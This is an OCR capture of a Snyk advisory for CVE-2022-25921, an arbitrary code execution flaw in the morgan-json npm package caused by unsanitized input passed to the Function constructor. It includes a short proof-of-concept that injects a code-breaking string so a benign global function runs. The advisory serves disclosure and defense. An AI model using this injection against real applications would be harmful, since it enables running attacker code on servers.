
Arbitrary Code Execution

Affecting morgan-json package, versions *



Snyk CVSS

Attack Complexity **High**

Confidentiality HIGH

Integrity HIGH

Availability HIGH

See more

INTRODUCED: 7 AUG 2022 CVE-2022-25921

CWE-94 FIRST ADDED BY SNYK

Share

How to fix?

There is no fixed version for `morgan-json` .

Overview

morgan-json is an A variant of `morgan.compile` that provides format functions that output JSON

Affected versions of this package are vulnerable to Arbitrary Code Execution due to missing sanitization of input passed to the `Function` constructor.

PoC

```
var PUT = require('morgan-json'); global.CTF =
function() { console.log('GLOBAL CTF HIT'); };
var x = '}) + global.CTF() + ({' try { new PUT(x,
{})(''); } catch (e) { console.log(e); }
```

References

- Vulnerable Code

NVD 9.8 CRITICAL

Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what components are vulnerable in your application, and suggest you quick fixes

suggest you quick fixes.

Test your applications

Snyk Learn

Learn about Arbitrary Code Execution vulnerabilities in an interactive lesson.

Start learning

Snyk ID	**SNYK-JS-MORGANJSON-2976193**
Published	**28 Aug 2022**
Disclosed	**7 Aug 2022**
Credit	**OmniTaint**

Report a new vulnerability

Found a mistake?

Snyk Container

Snyk Infrastructure as Code

Test with Github

Test with CLI

RESOURCES

Vulnerability DB

Documentation

Disclosed Vulnerabilities

Blog

FAQs

COMPANY

About

Jobs

Contact

Policies

Do Not Sell My Personal Information

CONTACT US

Support

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT